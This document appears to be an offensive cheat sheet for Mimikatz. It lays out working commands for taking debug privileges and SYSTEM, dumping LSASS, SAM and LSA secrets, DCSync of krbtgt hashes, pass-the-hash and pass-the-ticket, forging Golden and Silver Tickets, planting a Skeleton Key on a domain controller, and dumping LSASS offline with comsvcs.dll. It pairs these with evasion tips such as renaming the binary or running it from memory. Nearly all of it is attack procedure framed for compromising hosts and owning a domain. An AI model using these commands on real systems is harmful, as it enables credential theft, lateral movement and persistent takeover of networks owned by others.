


Mimikatz

The Swiss-army knife for Windows credentials. Run it on a compromised host (local admin / SYSTEM) to pull plaintext passwords, NT hashes and Kerberos keys straight out of LSASS, dump the local SAM & LSA secrets, DCSync domain hashes, and forge tickets for persistence. Replace <placeholders> with your own values.



① Launch & Elevate

Every session starts by grabbing SeDebugPrivilege so mimikatz can read other processes' memory. For SAM/LSA/registry secrets you also need to be SYSTEM.

Tab 1 · mimikatz console

```
privilege::debug      # enable SeDebugPrivilege -> "Privilege '20' OK"
token::elevate        # impersonate SYSTEM (needed for SAM/LSA/secrets)
token::revert         # drop back to your own token when done
```

If privilege::debug fails you are not admin — LSASS reads will not work. Run mimikatz from an elevated prompt.

② Dump Logon Credentials from LSASS

The headline move: pull cached credentials of everyone logged on to this box — plaintext (if WDigest/creds present), NT hashes, and Kerberos keys.

Tab 1 · mimikatz console

```
sekurlsa::logonpasswords # plaintext + NTLM for all sessions
sekurlsa::logonpasswords full # verbose, every provider
sekurlsa::ekeys          # Kerberos keys (incl. AES256 — best for PtT)
sekurlsa::wdigest        # plaintext from WDigest (old / forced)
sekurlsa::msv            # NTLM / SHA1 hashes only
sekurlsa::credman        # Credential Manager saved logins
```

AES keys from ekeys survive longer than NT hashes and dodge some detections when you Pass-the-Ticket. Grab them.

③ Local Secrets — SAM & LSA

Beyond live sessions, dump the local account hashes and LSA secrets (service account passwords, cached domain logons, auto-logon creds).

Tab 2 · lsadump (SYSTEM)

```
lsadump::sam          # local SAM — local admin NT hashes
lsadump::secrets      # LSA secrets — service acct plaintext, DPAPI
lsadump::cache        # cached domain creds (MSCACHEv2 / DCC2)
```

DCC2 hashes crack slowly and can't PtH, but a reused local-admin hash from SAM often unlocks the whole subnet.

④ DCSync — Steal Domain Hashes Remotely

With Domain Admin or replication rights, impersonate a DC and pull any account's hash straight from NTDS — no code on the DC, no LSASS touch.

Tab 2 · lsadump (DA / repl rights)

```
# Pull the krbtgt hash — the key to Golden Tickets
lsadump::dcsync /domain:<domain.local> /user:krbtgt

# Any target user (e.g. Domain Admin)
lsadump::dcsync /domain:<domain.local> /user:<target-user>

# Everything (loud)
lsadump::dcsync /domain:<domain.local> /all /csv
```

Needs the Replicating Directory Changes rights — DA, Enterprise Admin, or a delegated account. Grab krbtgt first.

⑤ Pass-the-Hash / Pass-the-Ticket

Turn a recovered NT hash or Kerberos ticket into a new logon session — no plaintext needed.

Tab 3 · reuse

```
# Pass-the-Hash: spawn a process as the target using their NT hash
sekurlsa::pth /user:<user> /domain:<domain> /ntlm:<nt-hash> /run:cmd.exe

# Dump tickets to disk, then inject one
sekurlsa::tickets /export          # writes *.kirbi to current dir
kerberos::ptt <ticket>.kirbi      # inject into current session
kerberos::list                    # list tickets in the session
```

After pth a new cmd opens as the target — use it for nxc/PsExec-style lateral movement. Verify with `klist` / `whoami`.

⑥ Persistence — Golden Ticket & Skeleton Key

With the krbtgt hash you can forge a TGT for any user (Golden Ticket). Skeleton Key patches a DC in memory to accept a master password for everyone.

Tab 4 · forge / persist

```
# Golden Ticket — forge a TGT for a made-up Domain Admin
kerberos::golden /user:Administrator /domain:<domain.local> \
  /sid:<domain-SID> /krbtgt:<krbtgt-nt-hash> /ptt

# Silver Ticket — forge a service ticket (needs the service acct hash)
kerberos::golden /user:Administrator /domain:<domain.local> \
  /sid:<domain-SID> /target:<server.fqdn> /service:cifs \
  /rc4:<service-nt-hash> /ptt

# Skeleton Key — run on the DC, then log in anywhere with password "mimikatz"
misc::skeleton
```

Golden Tickets are long-lived domain persistence — rotating krbtgt (twice) is the only real fix. Skeleton Key dies on DC reboot.

⑦ Offline Dump & Anti-Detection

Prefer not to run mimikatz.exe on a monitored box: dump LSASS with a living-off-the-land tool, exfil the .dmp, and parse it on Kali.

Tab 3 · victim shell → Kali

```
# On the victim — dump LSASS with the built-in comsvcs.dll
rundll32 C:\Windows\System32\comsvcs.dll, MiniDump <lsass-pid> C:\Temp\lsass.dmp full

# Feed the dump to mimikatz (offline, on your own box)
sekurlsa::minidump C:\Temp\lsass.dmp
sekurlsa::logonpasswords

# ...or skip mimikatz entirely and parse on Kali
pypykatz lsa minidump lsass.dmp
```

The mimikatz binary is signed everywhere. Rename it, run from memory (Invoke-Mimikatz / C2 in-memory), or just parse the dump offline.

Key idea: mimikatz is the reference implementation for Windows credential theft. On any host you own with admin/ SYSTEM, LSASS hands you the credentials of everyone logged on there — and if a Domain Admin ever touched the box, or you gain DCSync rights, the krbtgt hash lets you forge tickets and own the domain indefinitely. Because the binary is loudly signed, the mature play is to dump LSASS with native tooling and run mimikatz (or pypykatz) offline, reaching for sekurlsa::pth, dcsync, and kerberos::golden only when the situation calls for it.